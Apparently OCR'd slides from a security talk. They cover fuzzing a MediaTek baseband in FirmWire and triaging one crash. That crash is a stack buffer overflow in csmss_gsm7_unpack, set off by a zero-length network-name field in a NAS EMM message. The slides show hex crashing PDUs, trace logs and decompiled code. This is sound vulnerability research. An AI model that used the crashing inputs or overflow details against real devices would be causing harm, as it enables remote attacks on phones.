
What can we do with that?

Fuzzing!

Fuzzing Coverage



Fuzzing Coverage



What else can we do with that?

Crash Analysis!

Payload

FirmWire specific
(channel)

RRC PDU

```
4a08 01f1 3a3a e53a 9cbb bb0e 3a18 4079 5c1b
7c42 fae4 4a28 0641 c0dd c53a 3a4a 201e 391e
d0d0 d0d0 f0bb d0e4 4a08 01f1 3a3a 3a3a 2a3a
3a48 c702 a13b e260 ff03 c78f 0280 4900
```

Crash Analysis

```
root@f48fdcb6b55e:/firmwire/# ./firmwire.py --restore-snapshot fuzznew --mtk-loader-nv_data vendor_s2dwa2/mnt
 --recover-dump cpcrash_MDLog1_2023_0720_162429.bin_unmuxz --recover-ranges 2024-11-11T0310-EVAL-212-mem_acce
ss.txt --fuzz-triage lte_rrc --fuzz-input crash.bin --gsmtap 100.113.254.2  CP_A415FXXS2DWA2_CP23542630_CL240
84238_QB61065699_REV00_user_low_ship_MULTI_CERT.tar.md5
```

This slide contains a video

Crash Analysis

Crash Analysis

This slide contains a video

Crash Analysis

```
RA: 0x0 -> 0x00000000
```

Return Address is 0x0?

Crash Analysis

```
PC: 0x90a2b3a8 (l4c_nw_info_domain) | RA: 0x90a2b3a9 (l4c_nw_info_domain)
PC: 0x909fa994 (l4crac_nw_info_ind_hdlr) | RA: 0x909fa995 (l4crac_nw_info_ind_hdlr)
PC: 0x909fa9b4 (l4crac_nw_info_ind_hdlr) | RA: 0x909fa995 (l4crac_nw_info_ind_hdlr)
Exception no: 20
RA: 0x0 -> 0x00000000
```

Return Address is 0x0?

Crash Analysis

```
PC: 0x90a2b3a8 (l4c_nw_info_domain) | RA: 0x90a2b3a9 (l4c_nw_info_domain)
PC: 0x909fa994 (l4crac_nw_info_ind_hdlr) | RA: 0x909fa995 (l4crac_nw_info_ind_hdlr)
PC: 0x909fa9b4 (l4crac_nw_info_ind_hdlr) | RA: 0x909fa995 (l4crac_nw_info_ind_hdlr)
Exception no: 20
RA: 0x0 -> 0x00000000
```

```
909fa9b4 40 f0 7d 64     restore     0x268,ra,s0-s1        160    return;
909fa9b8 a0 e8           jrc         ra                    161  }
```

Return Address is 0x0?

Prior to crash:

1. Restore `ra` from stack
2. Set `pc` to `ra`

Potential out of bounds write on the stack

Earlier in that function...

260 byte
output buffer

```
char[260] mystery_out;
char length = length_in - 1;
if (length == 0xff) {
 length = 0xfe;
}
if (something == 0) {
 csmss_gsm7_unpack(&mystery_out, &mystery_in, length);
}
```

255 byte
input buffer

Earlier in that function...

260 byte
output buffer

```
char[260] mystery_out;
char length = length_in - 1;
if (length == 0xff) {
 length = 0xfe;
}
if (something == 0) {
 csmss_gsm7_unpack(&mystery_out, &mystery_in, length);
}
```

255 byte
input buffer

7 bit:

10000011 00001010 00011100 01001000 10110001 10100011 11001000

A B C D E F G H

Earlier in that function...

260 byte
output buffer

```
char[260] mystery_out;
char length = length_in - 1;
if (length == 0xff) {
 length = 0xfe;
}
if (something == 0) {
 csmss_gsm7_unpack(&mystery_out, &mystery_in, length);
}
```

255 byte
input buffer

7 bit:

10000011 00001010 00011100 01001000 10110001 10100011 11001000

A	B	C	D	E	F	G	H	

8 bit:

01000001 01000010 01000011 01000100 01000101 01000110 01000111 01001000 00000000

1 additional byte
per 8 characters

End of string

Earlier in that function...

260 byte
output buffer

```
char[260] mystery_out;
char length = length_in - 1;
if (length == 0xff) {
 length = 0xfe;
}
if (something == 0) {
 csmss_gsm7_unpack(&mystery_out, &mystery_in, length);
}
```

255 byte
input buffer

Earlier in that function...

260 byte output buffer

```
char[260] mystery_out;
char length = length_in - 1;
if (length == 0xff) {
 length = 0xfe;
}
if (something == 0) {
 csmss_gsm7_unpack(&mystery_out, &mystery_in, length);
}
```

255 byte input buffer

260 bytes

Stack: mystery_out

Earlier in that function...

260 byte
output buffer

```
char[260] mystery_out;
char length = length_in - 1;
if (length == 0xff) {
 length = 0xfe;
}
if (something == 0) {
 csmss_gsm7_unpack(&mystery_out, &mystery_in, length);
}
```

255 byte
input buffer

260 bytes

Stack:

mystery_out

Unpacked mystery_in


(254 * 8/7) + 1 = 292 bytes

Earlier in that function...

260 byte
output buffer

```
char[260] mystery_out;
char length = length_in - 1;
if (length == 0xff) {
 length = 0xfe;
}
if (something == 0) {
 csmss_gsm7_unpack(&mystery_out, &mystery_in, length);
}
```

255 byte
input buffer



Verifying our assumption

260 byte
output buffer

```
char[260] mystery_out;
char length = length_in - 1;
if (length == 0xff) {
  length = 0xfe;
}
if (something == 0) {
 csmss_gsm7_unpack(&mystery_out, &mystery_in, length);
}
```

255 byte
input buffer

```
[0.04634][L4] 0x90287b89 Active RAT: 4 [INFO_L4C_ACTIVE_RAT - Trace Id: 205521332]
csmss_gsm7_unpack(64a24878, 64915a8f, 7)
mystery_in contents:
2b836f885f5c89
csmss_gsm7_unpack(64a24978, 64915b90, fe)
mystery_in contents:
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

Verifying our assumption

260 byte
output buffer

```
char[260] mystery_out;
char length = length_in - 1;
if (length == 0xff) {
  length = 0xfe;
}
if (something == 0) {
 csmss_gsm7_unpack(&mystery_out, &mystery_in, length);
}
```

255 byte
input buffer

```
[0.04634][L4] 0x90287b89 Active RAT: 4 [INFO_L4C_ACTIVE_RAT - Trace Id: 205521332]
csmss_gsm7_unpack(64a24878, 64915a8f, 7)
mystery_in contents:
2b836f885f5c89
csmss_gsm7_unpack(64a24978, 64915b90, fe)
mystery_in contents:
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

Requires 292 bytes in mystery_out


Where is this in the input?

```
[0.04634][L4] 0x90287b89 Active RAT: 4 [INFO_L4
csmss_gsm7_unpack(64a24878, 64915a8f, 7)
mystery_in contents:
2b836f885f5c89
csmss_gsm7_unpack(64a24978, 64915b90, fe)
mystery_in contents:
00000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000
```

????

RRC PDU

```
  08 01f1 3a3a e53a 9cbb bb0e 3a18 4079 5c1b
7c42 fae4 4a28 0641 c0dd c53a 3a4a 201e 391e
d0d0 d0d0 f0bb d0e4 4a08 01f1 3a3a 3a3a 2a3a
3a48 c702 a13b e260 ff03 c78f 0280 4900
```



Where is this in the input?


```
[0.04634][L4] 0x90287b89 Active RAT: 4 [INFO_L4
csmss_gsm7_unpack(64a24878, 64915a8f, 7)
mystery_in contents:
2b836f885f5c89
csmss_gsm7_unpack(64a24978, 64915b90, fe)
mystery_in contents:
000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000
```

????

```
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM RATCHG] Nas Con
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM EVTCTRL] getSys
[EMM] 0x902877c5 [EMM COMMON] EMM mai
[EMM] 0x902877c5 [EMM USIMSRV] get PS
[EMM] 0x902877c5 [EMM COMMON] UE mode
[EVAL] 0x90287b89 supported capabilit
[EVAL] 0x913ad42f Msg_send: 02D4 -> 0
[L4] 0x902877c5 [RAC] msg_id = dfe, l
[L4] 0x90287b89 [RAC] RAC info before
[L4] 0x902877c5 [RAC] RAC info before
```

RRC PDU

```
  08 01f1 3a3a e53a 9cbb bb0e 3a18 4079 5c1b
7c42 fae4 4a28 0641 c0dd c53a 3a4a 201e 391e
d0d0 d0d0 f0bb d0e4 4a08 01f1 3a3a 3a3a 2a3a
3a48 c702 a13b e260 ff03 c78f 0280 4900
```



Where is this in the input?

```
[0.04634][L4] 0x90287b89 Active RAT: 4 [INFO_L4
csmss_gsm7_unpack(64a24878, 64915a8f, 7)
mystery_in contents:
2b836f885f5c89
csmss_gsm7_unpack(64a24978, 64915b90, fe)
mystery_in contents:
0000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000
```

```
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM RATCHG] Nas Con
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM EVTCTRL] getSys
[EMM] 0x902877c5 [EMM COMMON] EMM mai
[EMM] 0x902877c5 [EMM USIMSRV] get PS
[EMM] 0x902877c5 [EMM COMMON] UE mode
[EVAL] 0x90287b89 supported capabilit
[EVAL] 0x913ad42f Msg_send: 02D4 -> 0
[L4] 0x902877c5 [RAC] msg_id = dfe, l
[L4] 0x90287b89 [RAC] RAC info before
[L4] 0x902877c5 [RAC] RAC info before
```

NAS EMM PDU

```
2747 5ca7 5397 7761 c743 080f 2b83 6f88 5f5c
8945 00c8 381b b8a7 4749 4403 c723 da1a 1a1a
1e17 7a1c 8941 003e 2747 4747 4547 4749 18e0
5427 7c4c 1fe0 78f1
```

EMM PDU

Where is this in the input?

```
[0.04634][L4] 0x90287b89 Active RAT: 4 [INFO_L4
csmss_gsm7_unpack(64a24878, 64915a8f, 7)
mystery_in contents:
2b836f885f5c89
csmss_gsm7_unpack(64a24978, 64915b90, fe)
mystery_in contents:
000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000
```

```
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM RATCHG] Nas Con
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM EVTCTRL] getSys
[EMM] 0x902877c5 [EMM COMMON] EMM mai
[EMM] 0x902877c5 [EMM USIMSRV] get PS
[EMM] 0x902877c5 [EMM COMMON] UE mode
[EVAL] 0x90287b89 supported capabilit
[EVAL] 0x913ad42f Msg_send: 02D4 -> 0
[L4] 0x902877c5 [RAC] msg_id = dfe, l
[L4] 0x90287b89 [RAC] RAC info before
[L4] 0x902877c5 [RAC] RAC info before
```

NAS EMM PDU

```
2747 5ca7 5397 7761 c743 080f 2b83 6f88 5f5c
8945 00c8 381b b8a7 4749 4403 c723 da1a 1a1a
1e17 7a1c 8941 003e 2747 4747 4547 4749 18e0
5427 7c4c 1fe0 78f1
```

EMM PDU

Type = Full Network Name

Where is this in the input?

```
[0.04634][L4] 0x90287b89 Active RAT: 4 [INFO_L4
csmss_gsm7_unpack(64a24878, 64915a8f, 7)
mystery_in contents:
2b836f885f5c89
csmss_gsm7_unpack(64a24978, 64915b90, fe)
mystery_in contents:
000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000
```

```
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM RATCHG] Nas Con
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM EVTCTRL] getSys
[EMM] 0x902877c5 [EMM COMMON] EMM mai
[EMM] 0x902877c5 [EMM USIMSRV] get PS
[EMM] 0x902877c5 [EMM COMMON] UE mode
[EVAL] 0x90287b89 supported capabilit
[EVAL] 0x913ad42f Msg_send: 02D4 -> 0
[L4] 0x902877c5 [RAC] msg_id = dfe, l
[L4] 0x90287b89 [RAC] RAC info before
[L4] 0x902877c5 [RAC] RAC info before
```

NAS EMM PDU

```
2747 5ca7 5397 7761 c743 080f 2b83 6f88 5f5c
8945 00c8 381b b8a7 4749 4403 c723 da1a 1a1a
1e17 7a1c 8941 003e 2747 4747 4547 4749 18e0
5427 7c4c 1fe0 78f1
```

EMM PDU

Type = Full Network Name

Where is this in the input?

```
[0.04634][L4] 0x90287b89 Active RAT: 4 [INFO_L4
csmss_gsm7_unpack(64a24878, 64915a8f, 7)
mystery_in contents:
2b836f885f5c89
csmss_gsm7_unpack(64a24978, 64915b90, fe)
mystery_in contents:
00000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000
```

```
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM RATCHG] Nas Con
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM EVTCTRL] getSys
[EMM] 0x902877c5 [EMM COMMON] EMM mai
[EMM] 0x902877c5 [EMM USIMSRV] get PS
[EMM] 0x902877c5 [EMM COMMON] UE mode
[EVAL] 0x90287b89 supported capabilit
[EVAL] 0x913ad42f Msg_send: 02D4 -> 0
[L4] 0x902877c5 [RAC] msg_id = dfe, l
[L4] 0x90287b89 [RAC] RAC info before
[L4] 0x902877c5 [RAC] RAC info before
```

NAS EMM PDU

```
2747 5ca7 5397 7761 c743 080f 2b83 6f88 5f5c
8945 00c8 381b b8a7 4749 4403 c723 da1a 1a1a
1e17 7a1c 8941 003e 2747 4747 4547 4749 18e0
5427 7c4c 1fe0 78f1
```

EMM PDU

Where is this in the input?

```
[0.04634][L4] 0x90287b89 Active RAT: 4 [INFO_L4
csmss_gsm7_unpack(64a24878, 64915a8f, 7)
mystery_in contents:
2b836f885f5c89
csmss_gsm7_unpack(64a24978, 64915b90, fe)
mystery_in contents:
00000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000
```

```
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM RATCHG] Nas Con
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM EVTCTRL] getSys
[EMM] 0x902877c5 [EMM COMMON] EMM mai
[EMM] 0x902877c5 [EMM USIMSRV] get PS
[EMM] 0x902877c5 [EMM COMMON] UE mode
[EVAL] 0x90287b89 supported capabilit
[EVAL] 0x913ad42f Msg_send: 02D4 -> 0
[L4] 0x902877c5 [RAC] msg_id = dfe, l
[L4] 0x90287b89 [RAC] RAC info before
[L4] 0x902877c5 [RAC] RAC info before
```

NAS EMM PDU

```
2747 5ca7 5397 7761 c743 080f 2b83 6f88 5f5c
8945 00c8 381b b8a7 4749 4403 c723 da1a 1a1a
1e17 7a1c 8941 003e 2747 4747 4547 4749 18e0
5427 7c4c 1fe0 78f1
```

EMM PDU

Type = Network Name Short

Where is this in the input?

```
[0.04634][L4] 0x90287b89 Active RAT: 4 [INFO_L4
csmss_gsm7_unpack(64a24878, 64915a8f, 7)
mystery_in contents:
2b836f885f5c89
csmss_gsm7_unpack(64a24978, 64915b90, fe)
mystery_in contents:
00000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000
```

```
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM RATCHG] Nas Con
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM EVTCTRL] getSys
[EMM] 0x902877c5 [EMM COMMON] EMM mai
[EMM] 0x902877c5 [EMM USIMSRV] get PS
[EMM] 0x902877c5 [EMM COMMON] UE mode
[EVAL] 0x90287b89 supported capabilit
[EVAL] 0x913ad42f Msg_send: 02D4 -> 0
[L4] 0x902877c5 [RAC] msg_id = dfe, l
[L4] 0x90287b89 [RAC] RAC info before
[L4] 0x902877c5 [RAC] RAC info before
```

0x00 - 1 = 0xff => 0xfe

NAS EMM PDU

```
2747 5ca7 5397 7761 c743 080f 2b83 6f88 5f5c
